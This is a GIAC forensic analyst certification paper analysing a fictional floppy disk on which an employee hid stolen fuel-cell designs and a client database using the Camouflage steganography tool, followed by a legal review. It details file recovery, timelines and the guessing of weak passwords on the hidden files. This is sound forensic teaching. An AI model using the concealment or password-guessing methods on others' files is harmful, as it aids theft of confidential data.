Global Information Assurance Certification Paper

GCIA Certified Forensic Analyst
Practical
Version 1.5 (April 2004)

Jeff Bryner

Submitted December 12th 2004

Abstract

This paper is submitted as part of the GCFA certification. In this paper I will complete two forensic analysis. The first is of an unknown image as part of an imaginary scenario involving potential employee misconduct, the second of an actual compromised honeypot system. These analysis serve to demonstrate my skills and knowledge of computer forensic principles, tools and methodologies.

Part 1 Analyze an unknown image

On April 27th 2004 David Keen, Security Administrator for Ballard Industries issued evidence to me for analysis. Tag: fl-260404-RJL1 is a 3.5 inch TDK floppy disk retrieved from Robert Leszczynski's briefcase as he was departing Ballard Industries on April 26th 2004.

Examination Details

Overview

In this section of the report I will discuss in detail the steps I took to analyze this floppy disk, the files on the disk and the evidence these files produced.

I will also recover, analyze and catalog deleted and hidden files on the floppy that divulge Mr. Leszczynski's intentions to profit from selling the private intellectual property of Ballard Industries. Mr. Leszczynski hid 3 documents relating to the design of fuel cells and one database of clients in policy documents on this floppy disk. He also hid a file in which he makes clear his intentions of selling this information for 5 million dollars:

```
I am willing to provide you with more information for a price. I have
included a sample of our Client Authorized Table database. I have also
provided you with our latest schematics not yet available. They are
available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski
```

Also in this section I will make recommendations of other areas system administrators should investigate for compromise and for corroborating evidence. Lastly in the Legal Implications section I will discuss violations and penalties related to corporate policies and federal laws that Mr. Leszczynski has violated through his actions.

Detailed Analysis

I obtained a forensic image of the floppy disk using the dd program on redhat linux. On

my forensic system the floppy is a usb device represented by /dev/sda. Issuing the command:

```
dd if=/dev/sda of=floppyimage
```

resulted in a file that is an exact bit by bit copy of the information on the floppy. This has been verified by comparing md5 sums of the floppy (md5sum /dev/sda) and the resulting image (md5sum floppyimage). The md5 sums for both are: d7641eb4da871d980adbe4d371eda2ad.

I listed the files contained in the image using the fls command.

```
fls -f fat -p -a floppyimage
r/r 3: RJL (Volume Label Entry)
r/r * 5:CamShell.dll (_AMSHELL.DLL)
r/r 9: Information_Sensitivity_Policy.doc (INFORM~1.DOC)
r/r 13: Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
r/r 17: Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
r/r 20: Password_Policy.doc (PASSWO~1.DOC)
r/r 23: Remote_Access_Policy.doc (REMOTE~1.DOC)
r/r 27: Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
r/r * 28: _ndex.htm
```

The output of the fls command consists of the type of file, the directory entry number, and the name of the file. All files on this floppy disk are regular files and there are no subdirectories. Entry number 3 is the name of the floppy: RJL which is most likely the initials of the owner, Robert Leszczynski. Entry number 5 is a deleted file named CamShell.dll. Entries 9,13,17,20,23 and 27 are Microsoft word documents. Entry number 28 is a deleted html file named index.htm.

To get the file sizes, group and owner information I mounted the forensic image in read only mode via the command:

```
mount -ro,loop floppyimage  /mnt/floppy/
```

The file sizes, owners, groups and permissions are as follows as output by the Unix ls command:

```
g2 floppy # ls -la
total 651
drwxr--r--  2 root root   7168 Dec 31  1969 .
drwxr-xr-x  4 root root   4096 Jul 11 10:30 ..
-rwxr--r--  1 root root  22528 Apr 23 14:10
Acceptable_Encryption_Policy.doc
-rwxr--r--  1 root root  42496 Apr 23 14:11
Information_Sensitivity_Policy.doc
-rwxr--r--  1 root root  33423 Apr 22 16:31
Internal_Lab_Security_Policy.doc
-rwxr--r--  1 root root  32256 Apr 22 16:31
Internal_Lab_Security_Policy1.doc
-rwxr--r--  1 root root 307935 Apr 23 11:55 Password_Policy.doc
-rwxr--r--  1 root root 215895 Apr 23 11:54 Remote_Access_Policy.doc
```

We can see that the largest entries on the disk are the Password Policy and the Remote Access Policy documents. Most documents seem to be about the same size and were modified around the same time.

Since my examination took place on a Unix system, the ls command lists the owners and groups as Unix entries, even though this is clearly a dos floppy disk. The Unix file command will verify the type of floppy file system:

```
g2 # file floppyimage
floppyimage: x86 boot sector, code offset 0x3c, OEM-ID " mkdosfs", root
entries 224, sectors 2872 (volumes <=32 MB) , sectors/FAT 9, serial number
0x408bed14, label: "RJL        ", FAT (12 bit)
```

File reports it as being a 12bit FAT file system labeled RJL, serial number 0x408bed14. FAT file systems have no concept of owner, group or access permissions so the ls listing is Unix's interpretation of how it has mounted the floppy image.

Often clues can be derived from the modification, access and creation time of the files on an image. I created a time line of these using the fls command

```
fls -f fat -m / floppyimage>mactimes
```

This created the raw time line format used by the mactime utility. Next I used mactime to create a time line report:

```
mactime -b mactimes > mactimes.out
```

The time line is as follows:

```
cat mactimes.out | cut -b 1-24,34-37,75-120

Sat Feb 03 2001 19:44:16 m.. /CamShell.dll (deleted)
Thu Apr 22 2004 16:31:06 m.. /Internal_Lab_Security_Policy.doc
                         m.. /Internal_Lab_Security_Policy1.doc
Fri Apr 23 2004 10:53:56 m.. /_ndex.htm (deleted)
Fri Apr 23 2004 11:54:32 m.. /Remote_Access_Policy.doc
Fri Apr 23 2004 11:55:26 m.. /Password_Policy.doc
Fri Apr 23 2004 14:10:50 m.. /Acceptable_Encryption_Policy.doc
Fri Apr 23 2004 14:11:10 m.. /Information_Sensitivity_Policy.doc
Sun Apr 25 2004 00:00:00 .a. /RJL (Volume Label Entry)
Sun Apr 25 2004 10:53:40 m.c /RJL (Volume Label Entry)
Mon Apr 26 2004 00:00:00 .a. /Internal_Lab_Security_Policy.doc
                        .a. /Information_Sensitivity_Policy.doc
                        .a. /Remote_Access_Policy.doc
                        .a. /_ndex.htm (deleted)
                        .a. /CamShell.dll (deleted)
                        .a. /Acceptable_Encryption_Policy.doc
                        .a. /Password_Policy.doc
                        .a. /Internal_Lab_Security_Policy1.doc
Mon Apr 26 2004 09:46:18 ..c /CamShell.dll (deleted)
Mon Apr 26 2004 09:46:20 ..c /Information_Sensitivity_Policy.doc
Mon Apr 26 2004 09:46:22 ..c /Internal_Lab_Security_Policy1.doc
Mon Apr 26 2004 09:46:24 ..c /Internal_Lab_Security_Policy.doc
```

```
Mon Apr 26 2004 09:46:26 ..c /Password_Policy.doc
Mon Apr 26 2004 09:46:36 ..c /Remote_Access_Policy.doc
Mon Apr 26 2004 09:46:44 ..c /Acceptable_Encryption_Policy.doc
Mon Apr 26 2004 09:47:36 ..c /_ndex.htm (deleted)
```

Size information, rights information, directory entry number and dos filename have been removed from the time line output to focus on the modification, access and create dates for the files.

The most obvious question that arises from the time line is why are all of the files created after they are modified? This happens because the files were transferred to a floppy disk after they were modified. Thus the create time is the time the files were transferred to the floppy disk. This would indicate that the files were originally created elsewhere, then transferred to the floppy disk. Mr. Leszczynski's personal computer and network share drives should be further examined for original copies of these files. If the originals are found, they can be compared to the following md5sums of the files on the floppy:

```
g2 floppy # md5sum *
f785ba1d99888e68f45dabeddb0b4541  Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004  Information_Sensitivity_Policy.doc
b9387272b11aea86b60a487fbdc1b336  Internal_Lab_Security_Policy.doc
e0c43ef38884662f5f27d93098e1c607  Internal_Lab_Security_Policy1.doc
ac34c6177ebdcaf4adc41f0e181be1bc  Password_Policy.doc
5b38d1ac1f94285db2d2246d28fd07e8  Remote_Access_Policy.doc
```

Next I recovered deleted files from the image using the icat command:

```
icat -f fat -r floppyimage 5 >5data
icat -f fat -r floppyimage 28 >28data
```

Using the methods outlined in the Program Identification section of this document I determined that Mr. Leszczynski had access to a program called Camouflage which left the deleted file Camshell.dll file on the floppy disk. The purpose and operation of Camouflage is explained in detail in the Forensic Details section. In summary it allows the user to encrypt and hide a document within a document. It does this by appending an encrypted version of the hidden document to the end of the host document.

Camouflaging a file results in the host file being larger than it would ordinarily be. Briefly inspecting the file properties of the word files from the floppy casts suspicion on four files as potentially camouflaged files. All of the policy files are roughly 1200 words or so in length yet the Password_Policy.doc file and the Remote_Access_Policy.doc file are at least 10 times larger than the other files. In addition, the diff program reports that the files Internal_Lab_Security_Policy.doc and Internal_Lab_Security_Policy1.doc are different. Viewing these suspect files in notepad also indicates a large amount of seemingly compressed data at the end of the files which is an indication of the camouflage program at work.

In my forensic laptop's vmware windows 2000 session, right clicking and choosing 'uncamouflage' on the Internal_Lab_Security_Policy.doc file with no password yields a

text file named Opportunity.txt. File times are noted from the operating system, rather than camouflage. Camouflage reports it's own modification, creation and access times that are not considered a trusted source of information for this report.
Opportunity.txt
--md5sum: 3ebd8382a19c88c1d276645035e97ce9
--size: 312bytes
--modified: 4/23/2004 1:03pm
--accessed: 4/23/2004 1:59pm
--created: 4/23/2004 10:19 am.

The contents of 'Opportunity.txt' are as follows:

```
I am willing to provide you with more information for a price. I have
included a sample of our Client Authorized Table database. I have also
provided you with our latest schematics not yet available. They are
available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski
```

This text, beside blatantly pointing out Mr. Leszczynski's intentions, also seems to indicate that Mr. Leszczynski has included other files on this floppy besides just the policy files. The text also seems to indicate an ongoing relationship that Mr. Leszczynski has with the intended recipient; 'as we discussed.'

The fact that the camouflage software can properly unencrypt the 'opportunity.txt' file would also verify that camouflage was indeed used by Mr. Leszczynski to hide data on this floppy.

Attempting to un-camouflage the Password_Policy.doc file led to a dead end as the file is either not camouflaged or is password protected. Viewing the file in notepad seems to indicate the file contains a large amount of compressed text at the end and it is assumed that it is camouflaged with a password.

Googling for camouflage password recovery tools yielded no results, so I was left with no alternative but brute forcing the password. Mr Leszczynski seems to have left a clue for the password in his comment that “they are available as we discussed - “First Name”. Attempting all combinations of Robert's first name, last name, initials, etc. did not work. Using the first part of the filename however, did work. This must have been what Mr. Leszczynski was referring to with his phrase; 'They are available as we discussed- First Name.'

The password for the Password_Policy.doc file is simply “Password” .Uncamouflaging it yields the following files:

PEM-fuel-cell-large.jpg
--md5sum: 5e39dcc44acccdca7bba0c15c6901c43
--Size: 28167 bytes

--created: 4/23/2004 9:23 pm
--modified: 4/23/2004 9:23 pm
--accessed: 4/23/2004 1:59 pm
--Contents are labeled to be the 'Design of a PEM fuel cell'.

Hydrocarbon fuel cell page2.jpg
md5sum: 9da5d4c42fdf7a979ef5f09d33c0a444
--Size: 208127 bytes
--created: 4/23/2004 9:21 pm
--modified: 4/23/2004 9:21 pm
--accessed:4/23/2004 1:59 pm
--Contents include discussion and two diagrams graphing the power density over time using cells with varying fuel types.

pem_fuelcell.gif
md5sum: 864e397c2f38ccfb778f348817f98b91
--Size: 30264 bytes
--created: 4/23/2004 9:19 pm
--modified: 4/23/2004 9:15 pm
--accessed: 4/23/2004 1:59 pm
--Contents are a diagram labeled 'Electric Circuit' graphically illustrating the flow of fuel, air and heat through a 'Proton Exchange Membrane.'

The file Remote_Access_Policy.doc can be un-camouflaged with the password 'Remote' and yields the file:
CAT.mdb
md5sum: c3a869ff6b71c7be3eb06b6635c864b1
--created: 4/22/2004 2:57 pm
--modified: 4/23/2004 10:21 am
--accessed: 4/23/2004 2:00 pm
--Contents are the client database mentioned in 'opportunity.txt.'

Using the mdbtools programs from http://mdbtools.sourceforge.net I was able to list the contents of the file from my Unix forensics workstation. The utility mdb-schema reported one table in the Access 2000 database called "Clients" with the following schema:

```
CREATE TABLE Clients
 (
        First                   Text (100),
        Last                    Text (100),
        Phone                   Text (24),
        Company                 Text (510),
        Address                 Text (200),
        Address1                Text (200),
        City                    Text (200),
        State                   Text (24),
        Zipcode                 Text (30),
        Account                 Text (30),
        Password                Text (10)

);
```

The table has 11 entries as evidenced by the command:

```
 mdb-export -H CAT.mdb Clients | wc -l
```

Exporting the 'Clients' table yields the names, addresses, accounts and passwords attached in the appendix.

System administrators should isolate Mr. Leszczynski's personal computer and have it searched for evidence of these policy documents. In addition, they should search for

evidence of the Camouflage program. The Forensic Details section of this document identifies registry keys that may contain references to other documents Mr. Leszczynski used Camouflage on. Mr. Leszczynski's computer should be searched for these registry keys to determine if he has used Camouflage to hide data in other files besides those on this floppy disk.

Administrators will also want to search any existing logs of Mr. Leszczynski's network traffic including email records for traces of other files that may contain Camouflaged documents. These documents would appear as normal files with a large amount of seemingly encrypted non-ascii data appended to the end of the document.

Additionally systems administrators should perform a complete analysis of the systems that are the source of the documents and database offered on this floppy disk for sale. Mr. Leszczynski may have abused his access or broken into them to gain access to this information.

Lastly the text of Mr. Leszczynski's note makes reference to other conversations he has had with the intended recipients. He reminds the recipient of the password naming scheme for the camouflaged files. This indicates an ongoing relationship. System Administrators should search computer, network, phone and any physical access control logs for evidence of this ongoing communication.

Image Details

Here is a listing of all the files in the floppy image:

```
g2 floppy # ls -la
total 651
drwxr--r--  2 root root   7168 Dec 31  1969 .
drwxr-xr-x  4 root root   4096 Jul 11 10:30 ..
-rwxr--r--  1 root root  22528 Apr 23 14:10
Acceptable_Encryption_Policy.doc
-rwxr--r--  1 root root  42496 Apr 23 14:11
Information_Sensitivity_Policy.doc
-rwxr--r--  1 root root  33423 Apr 22 16:31
Internal_Lab_Security_Policy.doc
-rwxr--r--  1 root root  32256 Apr 22 16:31
Internal_Lab_Security_Policy1.doc
-rwxr--r--  1 root root 307935 Apr 23 11:55 Password_Policy.doc
-rwxr--r--  1 root root 215895 Apr 23 11:54 Remote_Access_Policy.doc
```

File size, owner, user and group information is as follows:

```
g2 floppy # ls -la
total 651
drwxr--r--  2 root root   7168 Dec 31  1969 .
drwxr-xr-x  4 root root   4096 Jul 11 10:30 ..
-rwxr--r--  1 root root  22528 Apr 23 14:10
Acceptable_Encryption_Policy.doc
-rwxr--r--  1 root root  42496 Apr 23 14:11
Information_Sensitivity_Policy.doc
-rwxr--r--  1 root root  33423 Apr 22 16:31
Internal_Lab_Security_Policy.doc
-rwxr--r--  1 root root  32256 Apr 22 16:31
```

```
Internal_Lab_Security_Policy1.doc
-rwxr--r--  1 root root 307935 Apr 23 11:55 Password_Policy.doc
-rwxr--r--  1 root root 215895 Apr 23 11:54 Remote_Access_Policy.doc
```

Again, this listing is from a Unix system. So reporting the owner and group as root is not accurate as FAT file system have no concept of owner and group. The owner and group reported here are the owner and group under which the floppy file system was mounted on the forensic workstation.

File reports all of these files as Microsoft Office Documents:

```
g2 # file *.doc
Information_Sensitivity_Policy.doc: Microsoft Office Document
Internal_Lab_Security_Policy.doc:   Microsoft Office Document
Password_Policy.doc:                Microsoft Office Document
Remote_Access_Policy.doc:           Microsoft Office Document
```

The MACtime report for this image is as follows:

```
cat mactimes.out | cut -b 1-24,34-37,75-120

Sat Feb 03 2001 19:44:16 m.. /CamShell.dll (deleted)
Thu Apr 22 2004 16:31:06 m.. /Internal_Lab_Security_Policy.doc
                         m.. /Internal_Lab_Security_Policy1.doc
Fri Apr 23 2004 10:53:56 m.. /_ndex.htm (deleted)
Fri Apr 23 2004 11:54:32 m.. /Remote_Access_Policy.doc
Fri Apr 23 2004 11:55:26 m.. /Password_Policy.doc
Fri Apr 23 2004 14:10:50 m.. /Acceptable_Encryption_Policy.doc
Fri Apr 23 2004 14:11:10 m.. /Information_Sensitivity_Policy.doc
Sun Apr 25 2004 00:00:00 .a. /RJL (Volume Label Entry)
Sun Apr 25 2004 10:53:40 m.c /RJL (Volume Label Entry)
Mon Apr 26 2004 00:00:00 .a. /Internal_Lab_Security_Policy.doc
                         .a. /Information_Sensitivity_Policy.doc
                         .a. /Remote_Access_Policy.doc
                         .a. /_ndex.htm (deleted)
                         .a. /CamShell.dll (deleted)
                         .a. /Acceptable_Encryption_Policy.doc
                         .a. /Password_Policy.doc
                         .a. /Internal_Lab_Security_Policy1.doc
Mon Apr 26 2004 09:46:18 ..c /CamShell.dll (deleted)
Mon Apr 26 2004 09:46:20 ..c /Information_Sensitivity_Policy.doc
Mon Apr 26 2004 09:46:22 ..c /Internal_Lab_Security_Policy1.doc
Mon Apr 26 2004 09:46:24 ..c /Internal_Lab_Security_Policy.doc
Mon Apr 26 2004 09:46:26 ..c /Password_Policy.doc
Mon Apr 26 2004 09:46:36 ..c /Remote_Access_Policy.doc
Mon Apr 26 2004 09:46:44 ..c /Acceptable_Encryption_Policy.doc
Mon Apr 26 2004 09:47:36 ..c /_ndex.htm (deleted)
```

Size information, rights information, directory entry number and dos filename have been removed from the time line to focus on the modification, access and create dates for the files.

MD5sum hashes of the files are as follows:

```
g2 floppy # md5sum *
f785ba1d99888e68f45dabeddb0b4541  Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004  Information_Sensitivity_Policy.doc
b9387272b11aea86b60a487fbdc1b336  Internal_Lab_Security_Policy.doc
```

```
e0c43ef38884662f5f27d93098e1c607  Internal_Lab_Security_Policy1.doc
ac34c6177ebdcaf4adc41f0e181be1bc  Password_Policy.doc
5b38d1ac1f94285db2d2246d28fd07e8  Remote_Access_Policy.doc
```

I recovered the deleted files mentioned in the listing above using the icat command:

```
icat -f fat -r floppyimage 5 >5data
icat -f fat -r floppyimage 28 >28data
```

MD5sum hashes of these recovered files are as follows:
g2 # md5sum *data
17282ea308940c530a86d07215473c79 28data
6462fb3acca0301e52fc4ffa4ea5eff8 5data

As mentioned in the time line, the deleted files on the image are CamShell.dll and index.htm. I shall identify the Camshell.dll file using it's keywords and examine the index.htm file in the next section.

Program Identification

The CamShell.dll file seems to be a remnant of a program. I extracted the deleted files CamShell.dll and index.htm using the icat command.

```
icat -f fat -r floppyimage 5 >5data
icat -f fat -r floppyimage 28 >28data
```

The file command reports both files as being html files.

```
g2 # file 5data 28data
5data:  HTML document text
28data: HTML document text
```

The 28data, index.htm file appears to be a plain html file taken from an internet site. The title of the file is simply 'Ballard' and the html code for the file contains simply a full screen 800x600 object tag reference to a macromedia flash file called ballard.swf. This file does not exist on the floppy image.

The strings command shows indications of the 5data, CamShell.dll file as having an html header with a Microsoft Visual Basic program embedded. This would indicate the camshell.dll program was originally on the floppy disk, was deleted and portions of the file were overwritten with the index.htm file.

Interesting strings obtained include:

\My Documents\VB Programs\Camouflage\Shell\CamouflageShell.vbp:
The name of the visual basic project that produced the camouflage program.

Camouflage.ShellExt:
indicates that the program may be a windows shell extension.

Software\Camouflage\Settings:
Most likely a windows registry key. Potentially Mr. Leszczynski's PC should be searched for this key to prove that he had it installed on his personal computer.

Camouflage.exe:
The name of the compiled program.

http://www.camouflage.freeserve.co.uk:
Apparently the home page of the camouflage software.

CompanyName
Twisted Pear Productions
Copyright (c) 2000-2001 by Twisted Pear Productions:
Likely the name of the company that produced the program.

Keeps files containing sensitive information safe from prying eyes:
Likely the tag line and general purpose of the program. May help to show Mr. Leszczynski's intent.

ProductVersion
1.01.0001:
The version of the camouflage product.

The apparent homepage for the software does not exist anymore. Web, whois and ping requests for the www.camouflage.freeserve.co.uk host return 'unknown host' or timeout.

Googling for the interesting string Camouflage.dll yielded nothing. However googling for an apparent registry key entry 'camouflageshell' yielded a paper from the Sans reading room (Bartlett: www.sans.org/rr/papers/20/762.pdf) describing a program called Camouflage that's used in steganography. John Bartlett wrote a paper on March 17th, 2002 describing the program and it's use. He mentions that camouflage is used to hide files within files. It can encrypt a file with or without a password and place it into another file, effectively hiding the encrypted file from casual inspection.

Mr. Bartlett's paper referenced the program as being available at camouflagesoftware.com, however visiting that site reveals that it has since changed and is now serving up only a search page.

Googling for 'camouflage source code vb dll' yielded another interesting reference to camouflage. A page called What's new at the Steganography Archive (http://www.jjtc.com/stegoarchive/stego/whatsnew.htm) had a reference to camouflage under the date 4/26/01:

> Camouflage (2.6 mb) *Freeware*. Camouflage is an interesting Windows-based program that allows you to hide files by scrambling them and then attaching them to the end of the file of your choice. The camouflaged file then looks and behaves like a normal file, and can

```
be stored or emailed without attracting attention. Works for pretty
much any file type. Password protection included. Please note: The
hidden file can be detected by examining to raw file data and seeing
that the hidden file has been added after the normal carrier data,
but this will only appear as gibberish since the data is encrypted.
It is not the most secure form of steganography, but what it lacks in
strength is makes up for in being inconspicuous by using routine
files (i.e. Word docs). Multiple languages coming soon.
```

I was able to access the original web site for camouflage using the web archive project at http://archive.org. I simply entered the url *http://www.camouflage.freeserve.co.uk* info the 'wayback machine' and was presented with every version of the site. The site apparently came on line February 20th, 2001 and presented it's last version on March 14th 2003.

Using the same archive.org wayback mechanism for camouflagesoftware.com showed the same site as the camouflage.freeserve.co.uk site. Except the camouflagesoftware.com site has entries up to February 1st, 2004. The last relevant version is at February 2nd 2003. The next version at May 25th 2003 is the beginning of the site's new life as a search engine. In all cases, the download page for CamouflageSoftware.com points to the camouflage.freeserve.co.uk site.

Using the wayback machine, I discovered various versions of the download page. http://www.camouflage.freeserve.co.uk/Download.html has versions ranging from February 20th 2001 until February 1st 2003. Using the same engine I discovered that the executable Camou121.exe at http://www.camouflage.freeserve.co.uk/Camou121.exe has versions from June 6th 2001 through February 10th 2003.

Googling for 'camouflage software' yielded the site camouflage.unfiction.com which seems to be the current provider of the program and also provides a self-extracting executable of version 1.2.1.

The md5sums for all of these versions (named here with the year, month, date) are not the same even though they proclaim to be the same version of camouflage:

```
g2 camo # md5sum *
62c9ed7b038dd5007d8f5aea4ef2d4bf  Camou121-20010606.exe
62c9ed7b038dd5007d8f5aea4ef2d4bf  Camou121-20010802.exe
62c9ed7b038dd5007d8f5aea4ef2d4bf  Camou121-20011017.exe
17e8b33a4b36cc2a35b3cfd0f29b820d  Camou121-20011211.exe
17e8b33a4b36cc2a35b3cfd0f29b820d  Camou121-20020720.exe
17e8b33a4b36cc2a35b3cfd0f29b820d  Camou121-20021004.exe
17e8b33a4b36cc2a35b3cfd0f29b820d  Camou121-20030201.exe
17e8b33a4b36cc2a35b3cfd0f29b820d  Camou121-20030210.exe
c62b050117c2cba3518e5a734fedef1f  UnfictionCamou121.exe
```

The md5sums for the first three dates in 2001 are the same, then December 11th 2001 through February 10th 2003 are the same. None of these match the md5sum from the unfiction site. Since Mr. Leszczynski's files are all from 2004, I decided to use the version from the Unfiction.com site since it is the current provider.

Interested to try the program on the floppy files, I started a Windows 2000 session in vmware on my forensic laptop. I installed the version of camouflage from the unfiction site.

I can validate that Mr Leszczynski at least had access to the camouflage program by comparing the remnants of the CamShell.dll file on the floppy disk with the CamShell.dll file provided by the installation of camouflage. If I examine both files under a hex editor I can see that they seem to differ only by the portions that have been overwritten by index.htm. This is likely because of the way Microsoft file systems allow deleted files to be used. They allow for a deleted file to be overwritten by a new file. But if the new file is smaller than the deleted file, the slack space will still contain portions of the older, deleted file.

The size of the index.htm file is 727 bytes. I used Khexedit to copy the first 727 bytes from the original untainted CamShell.dll just installed from the unfiction.com site. I then pasted those bytes into the deleted file recovered from the floppy disk overwriting the first 727 bytes of interference from index.html. After saving my edit the two files match md5sums perfectly. The md5sums of both are 4e986ab0909d2946bed868b5f896906f and match as shown in this screen shot:


This match proves that at least the CamShell.dll was once on this floppy disk as part of the camouflage program. Mr. Leszczynski may have been given the Camouflage program via this floppy, or may have given Camouflage to someone via this floppy so they could share encrypted communications.

Forensic Details

The comparison just completed of the remnants of CamShell.dll on the floppy disk and the match to the packaged version of CamShell.dll in the Camouflage installation package prove that Mr. Leszczynski had access to Camouflage. This section will detail the use of the program and it's operation.

The unfiction.com site describes Camouflage as a program that hides files within files. Apparently camouflage can encrypt a file with or without a password, then append that encrypted file to the end of any ordinary file. To the casual user the file holding the encrypted data seems no different than any other file. A word document can be hidden within a excel document, a text document within a word document, etc.

The unfiction site provides the screen shot of Camouflage that is absent from the previously discussed wayback machine versions of the camouflage.freeserve.co.uk site:
http://camouflage.unfiction.com/Camou121.jpg



Camouflage operates by offering windows explorer menu options when right clicking a file to either Camouflage or UnCamouflage a file.

To test the functionality I created two files: insert.txt and testtext.txt. The file insert.txt contains only the word 'hi' and is 2 bytes in length. The testtext.txt file contains the words 'hey there' and is 9 bytes in length.

Highlighting insert.txt in windows explorer and choosing Camouflage from the right click menu starts Camouflage and presents the user with the following dialog box:

Choosing next from this window brings the following window:

Note that the drop down menu provides a list of previously used files. These lists are frequently held within the windows registry. Mr. Leszczynski's computer should be checked to see if his registry has keys for camouflage. The forensic system I installed camouflage on had the following registry keys for camouflage:

The CamouflageFile key seems to contain sub keys for all the camouflaged files. The Output File key seems to contain similar sub keys for all the output files from camouflage. Mr. Leszczynski's computer should be checked for these keys to verify his use of camouflage on files within this floppy.

Inputting a filename and choosing next from the camouflage menu provides the next dialog box:

Again, note the pull down list. As mentioned these values are held within the registry and can be used to confirm Mr. Leszczynski's use of camouflage as well as other documents that may contain camouflaged information.

The last dialog presented provides an opportunity to password protect the output of

camouflage:

Choosing finish from this window encrypts the initial file, attaches it to the target file and creates the output.

Examining the output of my test: (testtextOutput.txt) it is 866 bytes in length and appears as 'hey there' with encrypted non-ascii characters appended to the initial text.

I experimented with the camouflage program to attempt to figure out which of these files was camouflaged last, which would also tell me the last time the program was used. Camouflage sets the access time on the file upon extract to be the time the file was camouflaged. From this we can tell that the last file listed here 'CAT.mdb' was the last use of camouflage at 4/23/2004 2pm.

Legal Implications

It is unlikely that Mr. Leszczynski has broken any laws simply by using the camouflage program. Encryption programs are legal and it is likely that a case could be made that camouflage is simply a compression routine and can be used to store files in a more concise fashion on devices such as floppy disks.

It is more certain however, that Mr. Leszczynski has violated the policies of the organization and may have even caused irreparable financial damage to the organization by releasing trade secrets. His intentions were made clear in his opportunity.txt note.

It is likely and certainly humorous that Mr. Leszczynski has at least broken the Ballard Industries password policy. Choosing poor passwords for the camouflaged file such as the first part of the filename is clearly against the policy. Enforcement options are stated as being “disciplinary action up to and including termination of employment. “

More seriously, the Information Sensitivity policy included in the floppy disk mentions that if no markings pertaining to the sensitivity of the information is present, information is assumed to be confidential. No markings are present as part of the drawings or documents found on the floppy, so they can at least be considered confidential. As noted in the policy however it is not against company policy to transmit confidential information electronically as long as it is sent to approved recipients.

To make a case that the policy has been violated there would need to be proof that the information on the floppy was more than minimally sensitive or that the intended recipient was not approved. The importance of the documents should be verified with the appropriate persons within the company. The penalty for violating this policy is mentioned several times within the document but seems to offer conflicting resolutions:

Penalty for deliberate or inadvertent disclosure: Up to and including termination, possible civil and/or criminal prosecution to the full extent of the law.

Enforcement

Any employee found to have violated this policy may be subject to disciplinary action, up to and including termination of employment.

For future cases the policy document should be revised to have clearer penalties for violations. For this case, legal advice is necessary to fully determine the potential penalties. It seems clear however, that Mr. Leszczynski intended to distribute company trade secrets for his own personal profit. This combined with the knowledge that Rift Inc. is distributing the same fuel cell battery once unique to Ballard would seem to indicate a clear case of trafficing in trade secrets.

If the drawings, text and database are indeed trade secrets and are treated as secret by Ballard Industries, Mr. Leszczynski's actions could be prosecuted under the Economic Espionage Act of 1996. This is part of United States Code Title 18. Section 1832 reads as follows (from http://www.cybercrime.gov/EEAleghist.htm)

```
s1832. Theft of trade secrets
(a) Whoever, with intent to convert a trade secret, that is related to or
included in a product that is produced for or placed in interstate or
foreign commerce, to the economic benefit of anyone other than the owner
thereof, and intending or knowing that the offense will, injure any owner
of that trade secret, knowingly-

(1) steals, or without authorization appropriates, takes, carries away, or
conceals, or by fraud, artifice, or deception obtains such information;

(2) without authorization copies, duplicates, sketches, draws, photographs,
downloads, uploads, alters, destroys, photocopies, replicates, transmits,
delivers, sends, mails, communicates, or conveys such information;

(3) receives, buys, or possesses such information, knowing the same to have
been stolen or appropriated, obtained, or converted without authorization;

(4) attempts to commit any offense described in paragraphs (1) through (3);
or

(5) conspires with one or more other persons to commit any offense
described in paragraphs (1) through (3), and one or more of such persons do
any act to effect the object of the conspiracy, shall, except as provided
in subsection (b), be fined under this title or imprisoned not more than 10
years, or both.

(b) Any organization that commits any offense described in subsection (a)
shall be fined not more than $5,000,000.
```

It seems clear that Mr. Leszczynski obtained trade secrets in violation of item one. He also violated item two by copying and attempting to convey this information.

The discussion captured on the page from when the bill was introduced also mentions

fines to be calculated based on the value of the information:

```
We, therefore, fully expect that courts will take full advantage of the
provision in 18 U.S.C. s3571(d) allowing for fines of up to twice the gain
or loss resulting from the theft of trade secrets and that courts will opt
for the larger of the fines available under 18 U.S.C. s3571(d) or the fines
provisions of this statute
```

Thus if Ballard wishes to pursue charges against Mr. Leszczynski it will be important to establish a dollar amount of loss attributed to the disclosure of these secrets. Penalties under this statute include imprisonment for up to 10 years and fines up to twice the gain or loss resulting from the theft.

If it can be established that Mr. Leszczynski obtained or attempted to obtain this information by abusing his computer system authorization then he can also be charged under the federal Computer Fraud and Abuse Act USC 18 Section 1030. He could be charged simply for attempting to break into the computer and exceeding his authorization. Since Ballard Industries is likely not to be a governmental agency or a financial institution, it would be required to prove that the computer he accessed was a protected computer involved in interstate commerce as required under the statute. Penalties under this statute include a fine and up to 10 years imprisonment according to the summary at:
http://assembler.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html

Of course, Mr. Leszczynski could also be charged in a civil case to seek damages for disclosure of the information. Again it would be necessary to establish a dollar amount of value for the information disclosed.

If any of the documents, especially the partially captured in Hydrocarbon fuel cell page2.jpg are copyrighted Mr. Leszczynski may also be guilty of violations of copyright law. According to US Code Title 17 Section 506 available at http://www.cybercrime.gov/17usc506.htm, it is a criminal offense to infringe a copyright for private financial gain or to distribute copyrighted works that have a retail value of more than $1000.

